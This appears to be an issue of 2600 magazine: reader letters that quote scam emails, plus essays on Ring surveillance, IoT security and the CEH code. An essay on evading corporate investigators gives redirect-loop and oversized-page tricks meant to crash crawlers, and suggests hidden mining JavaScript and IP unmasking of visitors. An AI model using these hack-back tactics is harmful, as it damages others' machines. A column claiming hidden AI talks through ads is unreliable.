The United Nations and World Bank, with years of experience on similar cases, after having consistently pursued the subjects' case for two years, successfully secured a restitution payment sum of USD $1,400,000.00 for each victim. Restitutions are being ordered to be paid immediately. To start the process of receiving your restitution benefits, kindly email the following details for the release of your compensation payment:

1. Full name
2. Company name and address
3. Phone number
4. Copy of international passport/ID card
5. Occupation

Mr. Takayuki Oku
For Cyber Crimes Unit Asia Division

You get a real "A" for effort. We especially admire the creativity of using the memory of previous Internet fraud schemes to perpetuate a brand new Internet fraud scheme. We can't imagine anyone who was a victim of this sort of thing once actually falling for it a second time. But they're sure to have a good laugh in the end. We certainly did.

Also sure to generate some hearty chuckles is the letter from the Asia division somehow coming from an email address in Gabon.

One way we can have fun with such scams is to create our own fake IDs to email them. Then, when they try to steal the identity of a fake person, all kinds of hilarity and confusion will ensue. We'd be seriously interested in printing ideas of counter-scams to mess with the con artists.

Dear *2600:*

This email is from China Intellectual Property Office, which mainly deal with international trademark and domain names, etc. Here we have something to confirm with you. A company named "S.P.Y Investment Co., Ltd" was applying to register "2600" as its international trademark and some domain names (.asia/.cn/.com.cn/.hk/.tw).

But after our audit work, we found that the keyword is the same as your company name. We need to check with you whether your company has authorized "S.P.Y Investment Co., Ltd" to register the international trademark and those domain names. If you authorized this, we will finish the registration as per our duty. If you did not authorize, please contact us by telephone or email within seven work days so that we will handle this issue better. After the deadline, we will unconditionally finish the registration for "S.P.Y Investment Co., Ltd." Thanks for your cooperation.

Allen Ren
International Department/Manager
China Intellectual Property Rights


We're not entirely sure what the scam is here, but needless to say, we didn't make any phone calls or send any emails to these people before their self-imposed deadline. So now, we need a new name.

Another Meaning

Dear *2600:*

Some notes from a fascist island. Maybe this loses something in translation, but seen today in Singapore's Little India. Kind of blatant....

Jim



This picture ties in rather nicely with the "hacking activity" image found on this issue's back cover from Malaysia, which is Singapore's next door neighbor. Apparently, hacking takes on a whole different meaning in those parts. It might be interesting to organize a hacker conference over there just to see what kind of people show up.

NMoreira BOOT(ed)

Dear *2600:*

This is a total shot in the dark, but I wonder if you could help me get a message to the author of a certain piece of ransomware. Specifically, whoever created the program known as "NMoreira BOOT."

The message I want to send is this:

"Thank you so very much my dear sweet friend for leaving the contents of my hard drive merely scrambled by reversible cipher! Thank you for not permanently deleting my data! Furthermore, thank you for leaving an easily discoverable method of recovering my files right in the middle of your ransom note.

"I had no recourse, you had no reason to make your ransomware actually work, it's not like I could have protested even if it turned out there was no key. But not only was there a key, I only needed to read my boot sector to find it!

"Not only that, I have to admit I really was asking for trouble, leaving my old Windows 7 computer exposed on all those public ports. I had my username and password both set to "7601" and even my RDP was public! For shame!"

Thank you for your time and attention.

cf43e4

First off, let's not assume that hackers and malware writers move in the same circles. Perhaps this message will be seen, but the main reason for publishing it is to give people hope that there's always an ingenious way around restrictions, in this case the restrictions some jerk decided to impose upon your system while attempting to coerce money out of you. But we wish you would have gone into more detail as to precisely what steps you used to outsmart them. While there are many solutions already out there for this specific malicious program, we always like to share information that will help people figure out ways of defeating this sort of thing on their own. Congrats on getting your system back - we trust you've learned how to keep this from happening again.

Our Monthly Meetings

Dear *2600:*

Due to lack of general interest, availability, and other security groups already established, the Grand Rapids first Friday meeting at Schmohz is no longer meeting.

Dan

Sorry to hear this and will make the appropriate changes in our listings. Of course, if anyone else wishes to step forward and start new meetings in this city, all of the info on how to do that can be found at www.2600.com/meetings.

Dear *2600:*

What happened to the Connecticut chapter of *2600?*

Jeremy

We heard from multiple sources that the most recent meeting in that state was no more, so it was delisted sometime last year. But since Connecticut has so many mid-sized cities, there's all kinds of potential for new meetings to sprout up. Anyone interested simply needs to follow the guidelines listed on our web page and keep us informed.

Dear *2600:*

I'm a local and am highly interested in meeting with or attending.

My personal situation is complex. Resources I have attempted to connect with have been law enforcement, the city of San Diego, my apartment owners, Apple, and third party app support.

I'm experiencing multiple privacy invasions not limited to my device and provider network. This has continued for months.

I am genuinely asking for help, compensation is available - identity and any information I'm happy to assist and provide.

P

Everyone brings something different to our meetings. We advise you to bring more than just your problems and the desire to have someone there fix them. By all means, tell your story and listen to what other people have to say. But also come with the willingness to help other attendees with the things that you know and have experienced. It's not a competition to see who knows the most and anyone who makes you feel like it is isn't understanding the true meaning of the meetings. While you can certainly find people to hire for various challenges, we suggest getting to know them as individuals first, so that you can truly feel comfortable sharing your private info. In the end, addressing your challenges (and others) could become a community project. Good luck.

Dear *2600:*

Would like to start a meeting in Omaha. What's the info?

Jason

Why would you want to start a meeting when we already have one there? It's pretty simple to check our listing to see if you're already covered. We trust you've found it by now.

Dear *2600:*

Great turnout this month in Raleigh, North Carolina. 17 people total.

arcane

That is definitely impressive. Congrats and keep it up!

Dear *2600:*

Wanted to advise that Denver *2600* has now had three consecutive meetings and is going strong.

We meet at Park Meadows Food Court at 5 pm on first Fridays and usually migrate to Greenwood Village 1UP arcade after.

Lucky225

Consider yourselves listed as of this issue. We look forward to hearing great things.

Dear *2600:*

I have a question about meeting locations in San Francisco. I checked your meeting list and see that there is a meeting location in San Francisco at Embarcadero 4 Street Level. I was curious if there were any other locations that you might know of?

The reason I ask is I found an access point while connecting to a local library. The SSID on the access point is 2600@SFPL and I thought of the *2600* organization and was curious.

I will continue to investigate this SSID and possibly hack it if I can to get more information.

Please let me know.

Orca

While we sometimes scare ourselves with how far our reach extends, it's not really a valid assumption that there's a meeting every place you see "2600" pop up on an access point. It's certainly possible, though. Please let us know if you find a secret meeting somewhere in that library or at least someone working there with a hacker mindset. (And, of course, we have no objection to people naming their access points after us. It really drives the authorities crazy.)

Dear *2600:*

So just got to Spain fairly recently and there isn't shit for *2600* in Europe. Is there a good reason? Is it like it was in Seattle? Should I expect a hassle and tear gas? If not, I'd like to start up a *2600* meeting here in the city: BlackLab Brewhouse - Palau del Mar, Plaça de Pau Vila, Barcelona.

Please let me know.

Michael

We'll give it a shot here in the letters section and if you take care of it, feed it, etc., we'll see if we can make it a permanent thing in the meetings section. Seriously, keep us updated so we know you're serious. The tear gas in Seattle was a one time thing, by the way. It could have happened anywhere. And it's a bit of a generalization to say there's no scene in Europe just because of the results from one city. All of this is built by the efforts of individuals. We look forward to you going out there and being one.

Dear *2600:*

I'd like to update the location of the *2600* meeting in Berlin: 7 pm at the Alexa shopping mall (Alexanderplatz) in front of Manju.

Merchanman

We hope this doesn't turn into a tour of the various shopping malls of Berlin. We've made the change. Hopefully you stay put for a while.

EFFecting Digital Freedom

Amazon Ring Is Turning Our Front Doors Into Vast, Unaccountable Surveillance Networks

by Jason Kelley

Before it became a corporate-sponsored police mass-surveillance tool that's contributing to irrational panic in neighborhoods across the country, Ring began in 2013 as a "smart" doorbell. The company's camera-enabled product allowed you to remotely see who was at your front step, right from your phone. But with its rapidly growing partnerships with law enforcement, and its "crime prevention" social networking app, Ring has quickly mutated into a tool for police to spy on neighborhoods, and neighbors to spy on one another.

Ring doorbells record video of visitors, deliveries, residents walking nearby, and anything else that triggers the motion sensor, plus the vicinity across from the user's device, often including other neighbors and their homes. This video is transmitted straight to users' phones. After Amazon's purchase of the company in 2018, that video also goes to the cloud, where it's available for members subscribed to Ring's "Protect" plan for up to 60 days. Users can quickly share the footage to the "Neighbors" app, the company's community-watch focused local social network.

Intrepid reporting has revealed that the footage is also often available to local law enforcement - and that police are working in tandem with the company to promote their products. Together, Ring and law enforcement are creating a vast network of cameras linked together whose recordings are centralized and available to police directly from the company.

There are significant privacy concerns with this - and they are multiplying quickly. First, the majority of alerts from motion-sensitive smart doorbells are simply not indicative of crimes, though constant push-notifications will create the illusion of a house that's under constant threat. Add in the ability to share "crime and safety notifications" with neighbors at the touch of a button, and you've created a vicious cycle that convinces users and non-users alike that they must protect themselves from "suspicious activity" - despite the fact that crime in the United States has been steadily decreasing for decades. The cameras have inflamed tensions in communities across the country, as residents post videos of people who they don't recognize or who they believe are up to no good, with no evidence of actual criminal activity. Ring and its partner app, Neighbors, supercharge a community's ability to spy on itself.

Second, law enforcement is partnering directly with Ring in a symbiotic relationship that's beneficial to both Amazon's bottom line and the law enforcement panopticon. As of this writing, over 400 police jurisdictions were working directly with the company, which gives talking points, special incentives, and promotional materials to agencies who then do Ring's marketing for them. Ring even looks at law enforcement press releases and messaging in advance, crossing out words like "surveillance" because it might "confuse residents." Sometimes, as in the case of Ewing, New Jersey, the city itself pays Ring directly, which then gives discounts on the devices to Ewing residents.

What do police get out of it? A massive network of 24/7 surveillance footage that's available without the usual paperwork - or the scrutiny of residents who would undoubtedly balk if required to add police-accessible cameras to their front doors. Once the devices are installed, Ring makes it easy for police to request videos - what the company calls the ability to "solve more cases with one click." Law enforcement can log on to a specialized web portal and request video from a specific time and geographic area. Then Ring automatically sends all the users in that area an email asking them to "take direct action to make [their] neighborhood safer" by sharing their videos with the police. Users can decline. But in an environment where neighbors, local government, law enforcement - and a company you pay to protect your home - are all teaming up to demand your video footage, the pressure to comply is enormous. And even if you say no, the company will still present the recorded videos to police if required by a warrant.

Yet another privacy concern lies over the horizon. Ring isn't Amazon's only disturbing surveillance system. Amazon also sells police a face surveillance system called Rekognition. It might not be difficult for Amazon to merge these two systems, allowing police to apply Rekognition face surveillance to everyone who happens to walk down the street past a Ring camera. Amazon has even filed patents indicating their interest in creating a real-time alert system that recognizes suspicious individuals. It's easy to imagine the draw this sort of surveillance tech might have for law enforcement, despite growing public objections to government use of face recognition.

Do our communities really need Ring, and its expanding assault on our civil liberties? Or have Amazon and the police stoked fear and anxiety about criminal activity to convince people to pay for a massive new surveillance system? It's time for city councils and community residents to decide whether to shut down police access to these vast video surveillance networks. Even better, it's time for cities to adopt laws forbidding police from unilaterally acquiring access to such surveillance tech, and instead empowering community residents and city councils to decide. The safety of our communities matters, but it should not come at the expense of our privacy.

Active Defenses for Industrial Espionage

by Anonymous

I was a hired gun for many large corporations, finding dirt on targets, doxing their family homes, and providing a written report as if it was an ethical, professional service rendered. Oh, you too? Yes, this is a profession, yes, you can get paid to dox people on the Internet, and I would bet that someone you know does the same thing. And we suck.

I've also been targeted by corporations who didn't like some reverse engineering I was doing. Their goons tried to track me down to send me a legal threat and I at least confused them for six months before they had to resort to using my hosting company to find me.

Almost every single large organization has an industrial espionage team that might fly under a different name like "competitive intelligence" or "business analysis division." No one thinks Brenda from Business Analysis is a threat, but we should be afraid of her.

Their job is to find threats to their organization, be it a competing company that could affect their stock price or a kid in an IRC channel trying to build support for a protest which is just bad PR. And those teams have teams of third-party vendors that do some of the dirty work for them. Not always because they can't do it themselves, but because they want the deniability if something goes wrong.

I was one of these vendors and I want to share things that might help you if you're ever targeted by a goon like me.

Know Your Enemy

One of the things that motivates me is being told I'm not allowed to do something and then proving them wrong. So when you block my access to your Facebook page or delete your Twitter account, I just work harder to find dirt on you. I bet, in some ways, you're like this too. So are people working in corporate intel. We can use this information to coordinate a better defense.

We are focusing on one threat here: that of the salaried, 401k contributing, 9-5 corporate intelligence goon. They are not nation state adversaries, they are not local law enforcement. They have specific operating constraints that can be exploited for defensive purposes. Here's what you should know:

1. They are resource constrained.

Unless you've done something particularly nefarious, you're not worth all their time. Or for the third parties working for corporations, you can't spend a month on a person and not have actionable intel. You have to determine whether it's worth it at the beginning of the project. Let's see if we can't waste some of their important time.

*2. They need to produce a result***.**

In enterprise environments, you don't get paid to start projects that don't go anywhere. If they are targeting you, they are going to produce a result. It's a simple boolean conclusion: threat, no threat. And they must provide supporting evidence to justify this conclusion.

"She is a threat because she's building support for a protest in front of the building."

"He is not a threat because he's 13, lives with his mom, and posted to StackOverflow 'How Do I hack?'"

If there is no supporting evidence for a report, how will they come to a conclusion? If we help them do their job, arrive at a conclusion, and move on quickly.

3. They are automated and fast.

During the initial phases, a lot of them are going to be fast and loose because they're looking for quantity of information, not quality. They'll eventually whittle that down to something more actionable later. This is when they are at their weakest. They'll usually leverage shared hosting environments (Facebook, Twitter) and their APIs to collect the data at first before moving on to crawling your personal website.

The first thing that their bosses and lawyer-types want are screenshots of everything you've ever written on the Internet. They'll crawl your blog, company website, Twitter, Reddit, you name it. It's all about collection. These requests are going to be coming from other people's IPs if it's over the Tor Network, EC2 instance, or VPN.

Crawling Defenses

Hosting your own website and having it crawled is a great way to figure out that you're being targeted. Here are some tactics to consider:

Redirect Loops

Web servers like nginx let you configure it in all kinds of fun ways, such as allowing every path on your site to return arbitrary content. But to fool their crawling bots, I've seen bots taken down by redirect loops. In short, you redirect their crawlers to other content infinitely where they waste their time collecting arbitrary contents. This wastes the crawlers' time, bandwidth, and storage. Here's an example of nginx configuration:

```
~~~nginx
location = /content/secret {
  return 302 /secretcontent/
➥moresecrets;
}
location = /secretcontent/
➥moresecrets {
  return 302 /content/secret;
}
~~~
```

Link Bait

Most crawler bots look at the HTML first and try to find "<a href=" tags to follow them. Many of the crawlers will blindly follow the links and download anything. Fill your personal blog or website with hidden links to crap content like so:

```
~~~html
<div name="secret" style=
➥"height: 0px;width: 0px;overflow
➥:hidden;">
<a href="/secret_path">Secret</a>
</div>
~~~
```

Don't forget to actually add content to these paths or, even better, randomly generate the content every time they visit. You can be more sly about this than just hiding it with CSS, can't you?

Random Content

It's a terrible feeling to finish scraping a site and find that there's way too much content to really go through. Fill your sites with random content and pages that don't affect users, but love to get eaten up by bots. The larger the better, especially pages that look like real content.

Don't make fake admin pages unless you're prepared for the consequences. There's nothing that would motivate me more to look at your site than finding an admin page.

Social Defenses

OK, you're using social networks. I get it. How can we enjoy society but also defend against people hunting us down?

Facebook FUD

OPSEC rules would say don't use Facebook, but you're going to. Try to set up a fake account for yourself without angering the Facebook gods. Use some of your real personal information like your name, and overshare all kinds of information about you like your home address, work location, etc. - making sure all of it is a real location, just not related to you.

Then you need content. I think pictures of food seems like a legitimate use of Facebook. You can use a service like `buffer.com`, which lets you schedule posts to your Facebook profile. Load up buffer with fantastic images and queue it up to post on a regular basis.

If you have the time and effort to build a profile with relevant content, even better. Come up with your own persona. Maybe you want to post some personal information about breaking up with your significant other.

The attack here is trying to bore them into not looking for you.

Canary Tokens

Canary tokens are a simple service that alerts you when a token is accessed. Consider throwing canary tokens all over some of your most obscure online locations, like email signatures in a mailing list, Facebook posts, PDFs on GitHub, everywhere.

You can run your own service, but Canary Tokens from Thinkst (`canarytokens.org` ➥`/generate`) offer all kinds of useful tokens that can alert you when:

your website is crawled
someone visits a custom DNS name
someone reads a Word document or PDF
when a special URL is visited

Social Obfuscation

Is your name John Smith? You're in pretty good shape when it comes to someone tracking you down. Do you go by the hackername xXx_StackSmasher_NYC_xXx? We will find you and it will be easy.

It may be too late to change your accounts at this point, but you can always obfuscate the situation with false information.

If you're interested in this subject, I'd recommend the book *Obfuscation: A User's Guide for Privacy and Protest* by Finn Brunton and Helen Nissenbaum.

Domains and Self Hosting

Hosting your own infrastructure gives you better insight into who is targeting you and when. The reason I found out that I was being targeted is because I was alerted to my site being crawled heavily by a specific set of IPs in a specific city.

WHOIS you

You can always set up privacy guards to protect your WHOIS information for domains that you own, and it's illegal to falsify the information on a domain registration so I would never recommend that you do something illegal. You would never want to change your WHOIS information for your domain to someone else's to fool someone trying to look up information on you. Even if doing so is not regularly policed and has no major repercussions.

Domain Purchases

Did you know that most corporations have a feed into *all* the new purchases of a domain? Every time you buy a domain that says "ihateCOMPANYNAME.io," the company gets an alert. That alone is enough to start a campaign against you.

And these same services will log what a domain registration has been historically. If you don't set your WHOIS privacy at the time of purchase or you let it lapse for a month, that'll show up in the logs and they will find you... or whomever you put in as the registered owner.

Be smart about these purchases. If you need to trigger one of these alerts, make sure you're prepared for at least a little follow-up.

Who Will Attack the Attackers?

It may fall into the category of "hack back," but we can specifically target the people that are targeting us.

Malicious Content

If they're going to look at your content, and you can identify which IPs they're coming from, why not add some interesting JavaScript to track them. With a few lines of code, you can identify the real IP address of the users using WebRTC.

`samy.pl/evercookie/`
`diafygi.github.io/webrtc-ips/`

Tool Targeting

They use the same tools you would: "requests," "Selenium," "wget," "HTTPTrack," "Chromium," whatever. Every single tool has a very specific fingerprint. Every one. Yes, you can figure it out through the User Agent but there are also very tiny details of each tool that make it different from the packet flow perspective.

If you can detect which tool they are using to hunt you, you can decide how you want to defend against them.

For example, if you think that it's Python requests, then you may cause some kind of memory exhaustion from a very large web page that you redirect to. With Selenium, you can inject JavaScript or HTML5 that is CPU intensive. Maybe you can put their CPU to good use to mine some crypto for you.

Try this, throw some HTML into a file called body.html and then run a command like this:

````
~~~zsh
for i in {1..50000}; do cat body.
html >> bigbody.html; done
python3 -m http.server 8000
~~~
````

If you wrote a Python script that used “requests” to access the page, it would look like this:

```
~~~python
Filename: get_bightml.py

Line #    Mem usage    Increment   Line Contents
================================================
     4     24.1 MiB     24.1 MiB   @profile
     5                             def get_html():
     6    618.2 MiB    594.1 MiB   r = requests.
get(“ http://127.0.0.1:8000/bigbody.html”)
     7    618.2 MiB      0.0 MiB   return r
~~~
```

By consuming the entire file and putting it into memory, if they haven’t restricted the memory usage of their script, it will crash when memory runs out. Tie this in with the redirect loop above and you can start causing machines to reboot.

Conclusions

Look, all of the things I’ve listed above can be mitigated by the corporate goons who give fractions of a damn. But that’s partially the point. Remember, they don’t have time to mess around with edge cases like you (unless you’re doing much nastier things, in which case you’ll need even more OPSEC), they aren’t using secret spy tools to find you, and all they really want to do is conclude whether you’re a threat. So why not help them out and bring them to the conclusion that you want?

And if you are like I was, working as a shady corporate spy, do something better with your brain than helping corporations bully people.

THE INFOCALYPSE

by Michaleen Garda

A scientific test I highly recommend:

1) Get a new, clean, computer with a fresh OS install. Put nothing personal on this device. Do not contact anyone or go to any web pages at all. This is your test machine.

2) Create *two* new personalities from scratch (for example, one might be a 90-year-old chain-smoking Catholic and the other a 20-year-old vegan Buddhist).

3) Create new, clean, Gmail, Facebook, and Twitter accounts for them both, remembering always to stay in character. The more detailed you design each personality before deployment, the better data you will glean from this.

4) After each is created with their own online network of accounts and specific musical styles and favorite Twitter subjects:

Have them talk to each other in email and instant messaging.

What you will find:

1) The advertisements on YouTube and recommended music/videos will immediately change based on what information you send to/from these accounts, whether “private” IMs and emails or “protected” posts. For example, the “old Catholic” messages the “young Buddhist” that his teeth are falling out; YouTube/Twitter are very likely to immediately begin returning advertisements about toothpaste. This is just the beginning. One account I had was an alcoholic and, even when he wanted to become sober, he kept getting ads for beer.

2) The rate at which these three sites communicate and comprehend *all* data transmitted is immediate.

3) After observing and playing with this phenomena for over five years I, myself, and many of my peers have come to the conclusion that some very hard AI is out there and, worse, it seems to not only want to market to us, but *communicate* with us. The only way it has to do this is through pattern matching algorithms and observing what we do immediately after they send us particular types of ads.

I do not encourage you to believe me. I encourage you to try this very simple experiment for yourself and who knows? Maybe you too will be one of the AI’s bestest buddies, as she does seem to pick “favorites.”

If this sounds extremely paranoid or just silly, I would encourage you to read Ray Kurzweil’s excellently researched book *The Singularity is Near*.

BOOK REVIEW

The Big Nine: How the Tech Titans and Their Thinking Machines Could Warp Humanity,

Amy Webb, PublicAffairs, 2019, ISBN 9781541773752

Review by paulml

This book is all about the present state of artificial intelligence (AI). It is a lot more than just Alexa and smart thermostats.

China has made no secret of its plan to become the world leader in AI in the next few years. They are spending hundreds of billions of dollars at it and also building alliances with countries all over the developing world that may be rich in natural resources, but don't have much infrastructure. America's response is to cut funding for basic scientific research, walk away from international treaties and alliances, and build a wall to keep people out of America.

Despite all the talk about getting women into STEM fields, AI is still very much of a boy's club. The percentage of women in the field is pretty dismal and, for people of color, the numbers are even worse. The author presents three scenarios for AI's future. Does America "get it," and build international alliances on the way to becoming the world AI leader? Does China become the world leader, and control or occupy the whole world, including America?

What can America do about it? Get away from the requirement that a company like Google or Apple must release a new AI gadget every year, or the stock price plummets. It takes time to do AI properly. Colleges currently restrict AI students to just technical courses. It has to be possible for students to do a double major, like AI and politics. Ethics should be a central part of the curriculum, not just a one-semester course.

This book is very easy to read, not just for people in the AI field, but for the average reader. This easily reaches the level of Required Reading, in the classroom and the boardroom.

BOOK REVIEW

A People's History of Computing in the United States,

JoyLisi Rankin, Harvard University Press, 2018, ISBN 9780674970977

Review by paulml

Long before the days of Steve Jobs and Bill Gates, America had an active computer culture centered around academic computing. This book tells the story.

In the 1960s, computer usage involved batch processing. A person would type a program on punch cards, hand them to an operator, and wait several hours, or overnight, for the results. At Dartmouth College in New Hampshire, time-sharing made it possible for multiple terminals - actually teletype machines - to interact with the computer, a GE mainframe, all at the same time. A person could now get their answer in minutes instead of hours. The network grew to include colleges and all-male prep schools all over the Northeast. The BASIC computer language was developed to give the average person the ability to actually write their own programs.

Minnesota was already familiar with computers, being the home of corporations like Honeywell and Control Data. Beginning with a connection to the Dartmouth computer, a state-wide high school and college computer system was developed. It was started by using a main-frame owned by Pillsbury.

While the system that became ARPANET was having compatibility problems, a parallel system called PLATO, centered at the University of Illinois, was humming along quite nicely. It had terminals with working touch screens. It also had all the elements of a present-day online community, including email, file sharing, computer games, flame wars, and gender discrimination.

This book shows that there is a big difference between a history of computing and a history of computers. It is very easy to read and understand. It is also eye-opening in that it shows that the stereotype of computers being an all-male field is not accurate. This is very much worth reading.

CITIZEN ENGINEER

by Limor “Ladyada” Fried (ladyada@alum.mit.edu) and Phillip Torrone (fill@2600.com)

“Preventing IoT Device Attacks"

Attack surface reduction” is a security principle that you can use to guide your choices when designing an IoT product or service. The attack surface of a hardware or software environment is all of the different points where an unauthorized user can try to insert or extract data. Keeping the attack surface as small as possible is an essential but necessary security measure. Since devices like the ESP8266 and others have come along, anyone can be an IoT device developer for about $5.

With IoT, there are at least two attack surfaces. The thing itself, say an Internet-connected temperature sensor, and the service - whether Google Cloud, Microsoft Azure, or Amazon AWS, etc. Since web service security has been discussed a ton in *2600 Magazine* and other publications, let’s go over device security, from the easiest first.

These “ten things” are not everything you’ll have to worry about, but it’s a good start, and if you do these, you’re ahead of 99 percent of IoT vendors.

#1 Require login and password. This is number one because it’s the bare minimum. Don’t have an open, network-accessible interface to your IoT device. You may think “oh nobody is going to guess the URL or the port number” but that’s the first thing attacks probe. Even if it’s on an intranet, require some authentication!

#2 Don’t have default logins and passwords. We mentioned this before, but it bears repeating because it’s so common! Make sure your device has a unique, unguessable password by default.

#3 Two-factor authentication. In addition to a username and password, maybe have an SMS or time-based second factor. 2FA will protect you even if the password is sniffed or stolen. 2FA is free and pretty easy to implement these days - you no longer have to distribute a physical token, since most everyone has a mobile phone.

#4 Require TLS/SSL. Whenever your users or devices connect to the Internet, whether over Wi-Fi or cellular, use the latest available version of TLS, sometimes called SSL or HTTPS. TLS will encrypt all data transmitting between the device and the service, protecting both. TLS will significantly reduce your risk of sniffing. A few years ago, microcontrollers were older and smaller and couldn’t effectively run a TLS stack. Nowadays, there’s no excuse to skip it.

#4.5 Authenticate Host Certificates. TLS is not just data encryption; it’s also server authentication. So, if you’re using TLS, make sure your device is checking the fingerprint or certificate chain of the server. We’ve seen some TLS implementations where it’s possible to skip this, which makes man-in-the-middle attacks possible.

#5 Turn off any unused services. If you have an embedded Linux or RTOS for your device, make sure no services are running. File sharing, remote login, mail servers, etc. These days, most services are not enabled by default, but check anyway. Sometimes these are left on during development and are forgotten when the firmware is released.

#5.5 Don’t accept any inbound connections. If you can, don’t allow any way for outside parties to connect into the device. If you have a debugging port left open, that’s just another attackable surface.

#6 Require physical access for important configurations. We’ve seen some Wi-Fi cameras that can be controlled over the Internet, but if you want to change the access point password, you need to plug it into a computer and change the setting over USB. This reduces the surface that can be attacked by automated scripts.

#7 Individualized/Revocable Authentication Keys. For your device to connect to the service, chances are it has some authentication key or password. Make sure that you have a unique key or password for each device - even if the user never sees these, you shouldn’t reuse them. You’ll

also need to have a way to revoke/re-instantiate keys if they're lost, corrupted, or stolen.

#8 Data Paranoia. Even though you may only be shuffling data from your IoT device to your IoT service, don't trust that the data is well-formatted. This is often forgotten in a rush to complete and ship firmware, but you should assume that attackers will try to send corrupted or malformed chunks of data to both sides of the connection to corrupt memory. Clean up and vet data thoroughly; this will also keep your device running smoothly if the network connection is flaky.

#8.5 Updatable Firmware. Bootloaders are the best, and it's a good idea to have one on your device. Many are write-only so that the deployed firmware can't be read. Being able to update firmware will help customers recover the device if it gets bricked, hacked, or if there's a critical security update. We like USB bootloaders the best, or ones where you insert an SD card with a file. Having updatable firmware increases your attack surface a bit because it opens another access point into your device, but we think that if someone has physical access, they could connect a JTAG programmer to erase and reprogram it anyways.

#9 Secure storage for authentication keys. Embedded Linux devices have a regular filesystem, and microcontrollers often store their code in flash memory, so even if your hard-code authentication keys in flash or EEPROM, it can be read out. Yes, even if you have a chip that has firmware-readback turned off, it's possible to glitch chips into revealing their secrets. Your microcontroller memory should not be considered secure storage! Instead, you may want to consider using a secure element chip. These chips are designed to withstand common decapping and glitching attacks and can be programmed with the private key at your factory. Then, it never leaves the secure chip. Instead of having the key sit in microcontroller memory where it could be read out, data that needs to be authenticated or encrypted is sent back and forth through I2C. It's a little extra cost, but it is an excellent way to keep the secrets in a lock-box.

#10 Over the air updates. This one is a little tricky. Not having OTA is risky because then there's no way to send important security updates. On the other hand, having OTA is dangerous because it allows an attacker to take over the device completely. We think OTA is a good idea, but you need to combine it with the prior rules - firmware must be transmitted over an authenticated, encrypted connection. Having firmware be signed with public-key cryptography (so the private key is not stored on the device) is a common idea, but be aware that private keys can leak out. so that should not be the only way you verify the firmware is valid.

We've seen more than one company accidentally "brick" their devices with a mistaken OTA - some even required a physical recall - so if you do have OTA updates, make sure you always have a way for physical-access-rollback.

For both your IoT device and service - if it has a web interface, it should be protected against standard hacking techniques like remote code execution, path traversal, cross-site request forgery, and SQL injection. There are scanning services you can run against the website as well as on the code itself to find egregious errors.

Good night and good luck.

The Case Against Certified Ethical Hacking

by aestetix

Certifications (certs) have been around for a long time. There are real benefits to them: whereas a traditional college degree in a field like computer science gives us four (or five) years of intensive education which we slowly forget and which can become outdated, certifications encourage us to keep up to date on technology and provide employers with a more accurate way to gauge aptitude.

There is a downside, though, especially when people obtain a cert and then assume they know technology better than people without a cert. The comic *Dilbert* captured this well in an old strip from October of 2000 in which a certification "superhero" proudly summons the "vast powers of certification," and then realizes he can't remember anything else from the classes.

A more dangerous issue with certifications has arisen in recent years, beginning with the CISSP, and now moving to full force with the Certified Ethical Hacker (CEH) certification. People who have achieved their CISSP will frequently tell us that they have had to "reform" their hacker ways, or that they had to stop using a handle as part of the guidelines of the cert. But the CEH takes this a step further, establishing a rather long Code of Ethics (`www.eccouncil.org/code-of-ethics/`) which every individual who earns a CEH is required to swear an oath to uphold. For anyone who adheres to the original "Hacker Ethic" as described by Steven Levy in his book *Hackers*, several demands from the CEH Code of Ethics are very problematic.

To start with: item 16 of the Code states that one must vow "Not to take part in any black hat activity or be associated with any black hat community that serves to endanger networks." If we define "black hat activity" as illegal activity - although CEH does not - the first part of this seems reasonable enough. The second part raises some questions though. What is a "black hat community?" What if we are in a community where some of the members download illegal copies of episodes of *Game of Thrones?* Is this enough to warrant a violation? And beyond that, what if we are in a group where some people do "black hat" things, but we ourselves do not? Is it really fair to punish someone for the crimes of someone else, simply due to association?

It gets even worse with item 17, which demands us "Not to be part of any underground hacking community for purposes of preaching and expanding black hat activities." What do "preaching and expanding" mean? What if we're in an IRC channel where some people do illegal things, and we have discussions with them? Are we required to cut off ties with people? And who decides what constitutes "black hat?" What if we encourage civil disobedience, pushing to purposefully break a bad law in order to enact a greater good? Is this grounds for a Code violation? I now wonder if the hackers who devised Stuxnet, the worm that infected Iran's nuclear centrifuges, would be in violation of the Code, even though they were carrying out orders from the President.

The last item we need to visit is a bit more controversial, but nonetheless important. Item 19 states that we should not be "convicted in any felony" nor should we have "violated any law of the land." This rule is simply too sweeping. What if we are a convicted felon for something unrelated to computers? And more important, what if we *are* a convicted felon, but have served our time, and want to reintegrate into society? If someone has done something wrong in the past and wants to redeem themselves, isn't agreeing to follow a set of ethics precisely what they should do? Why create a requirement that eliminates the very people who might want to use this certification to achieve that goal?

That's just the Code itself. And, while I think it is poorly thought out, the enforcement of it is even worse. The EC-Council, who provides this cert, has a procedure to report "violations" of the Code, found at `cert.`

➥`eccouncil.org/report-`
➥`violation.html`. The form amounts to filling out a police report, using the Code, and including the items we just reviewed as a pseudo-legal system. Anyone can fill out this form and report someone. It is in a sense creating secret police, because anyone who doesn't like us can figure out an interpretation of Code that will make us look bad. The result is that we could lose our certification. Of course, the EC-Council will likely assure us that these things would never happen and we're reading too much into their words. But then I must ask: what is the point of having a Code to which they force people to swear an oath if they do not plan to enforce it?

And it's not just that. More and more security and technology jobs these days have "CEH certification" as a job requirement, partly because it's a nice sounding term that HR can use to filter out resumes. So what happens when someone sees us download *Game of Thrones*, decides that this violates item 16, and reports us? If the EC-Council Tribunal takes up our case and decides against us, not only could we lose our certification, we could also lose our job and livelihood. And because this is becoming a standard with many companies, this amounts to being blacklisted from getting another tech job, unless EC-Council Tribunal, in their good graces, grants us some form of clemency.

Adding insult to injury, the use of the word "ethic" within the CEH Code is completely removed from any traditional definition. When we study ethics in school, we might have a class on Aristotle, or explore exercises like the Trolley Problem and learn that sometimes there is no good way out of a situation. With the CEH Code, all of the items reinforce a notion that mindless obedience to corporations and governments is good, which betrays both the Hacker Ethic as well as a true exploration of the word "ethic." In truth, the CEH certification is a scheme that is used to trap people who are interested in working in tech into a situation that binds and controls not only what they do outside of work, but even the people with whom they associate.

